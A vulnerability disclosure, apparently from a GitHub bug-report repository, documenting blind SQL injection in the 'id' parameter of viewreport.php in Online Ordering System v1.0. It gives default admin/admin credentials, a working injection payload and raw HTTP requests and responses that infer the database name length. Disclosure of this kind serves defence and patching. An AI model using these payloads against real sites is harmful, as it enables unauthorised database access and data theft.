

main

...

bug\_report / vendors / argie / online-ordering-system / SQLi-2.md



debug601 Create SQLi-2.md

History

1 contributor

39 lines (25 sloc) | 1.5 KB

...

# Online Ordering System v1.0 by oretnom23 has SQL injection

Author: k0xx

The password for the backend login account is: admin/admin

vendors: <https://www.sourcecodester.com/php/5125/online-ordering-system-using-phpmysql.html>

Vulnerability File: /onlineordering/admin/viewreport.php

Vulnerability location: /onlineordering/admin/viewreport.php?id=id


[+] Payload: /onlineordering/admin/viewreport.php?id=TKE-KMS%27%20and%20length(database())%20=12--+ // Leak place ---> id

Current database name: shoppingcart,length is 12

```
GET /onlineordering/admin/viewreport.php?id=TKE-KMS%27%20and%20length(database())%20=12--+&Host: 192.168.1.19&User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0&Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8&Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

Accept-Encoding: gzip, deflate  
DNT: 1  
Cookie: PHPSESSID=v112m4jpgqqt086av71vbjv31  
Connection: close

When length (database ()) = 11, Content-Length: 1025



```
GET /onlineordering/admin/viewreport.php?id=TKE-KMS%27%20and%20length(database())%20=11--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=v112m4jpgqqt086av71vbjv31
Connection: close

HTTP/1.1 200 OK
Date: Mon, 09 May 2022 04:03:56 GMT
Server: Apache/2.4.48 (win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Content-Length: 1025
Connection: close
Content-Type: text/html; charset=UTF-8

<script language="javascript">
function Clickheretoprint()
{
    var disp_setting="toolbar=yes,location=no,directories=yes,menubar=yes,";
    disp_setting+="scrollbars=yes,width=900,height=400,left=100,top=25";
    var content_vlue = document.getElementById("print_content").innerHTML;
    var docprint=window.open("", "", disp_setting);
    docprint.document.open();
    docprint.document.write('<html><head><title>List of Passer</title>');
}
```




Load URL Split URL Execute

Post data Referrer OXHEX %URL BASE64 Insert string to replace Insert rep.

Print

Name	Quantity
------	----------

When length (database ()) = 12, Content-Length: 1486



```
GET /onlineordering/admin/viewreport.php?id=TKE-KMS%27%20and%20length(database())%20=12--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=v112m4jpgqqt086av71vbjv31
Connection: close

HTTP/1.1 200 OK
Date: Mon, 09 May 2022 04:03:26 GMT
Server: Apache/2.4.48 (win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Content-Length: 1486
Connection: close
Content-Type: text/html; charset=UTF-8

<script language="javascript">
function Clickheretoprint()
{
    var disp_setting="toolbar=yes,location=no,directories=yes,menubar=yes,";
    disp_setting+="scrollbars=yes,width=900,height=400,left=100,top=25";
    var content_vlue = document.getElementById("print_content").innerHTML;
    var docprint=window.open("", "", disp_setting);
    docprint.document.open();
    docprint.document.write('<html><head><title>List of Passer</title>');
}
```

INI

SQL BASICS\* UNION BASED\* ERROR/DOUBLE QUERY\* TOOLS\* WAF BYPASS\* ENCODING\* H

Load URL

Split URL

Execute

☐ Post data ☐ Referrer

[Print](#)

Date: 13:02:22

Name: argie policarpio

Address: 12th street Bacolod City

Email: argiepolicarpio@gmail.com

Contact number: 34343

Confirmation: TKE-KMS

Payment Method: BDO

Delivery Type: Shipping Inside Batangas

Name	Quantity
Magic Mug	1000
Magic Mug	1111
Magic Mug	2222
Total Payable	649950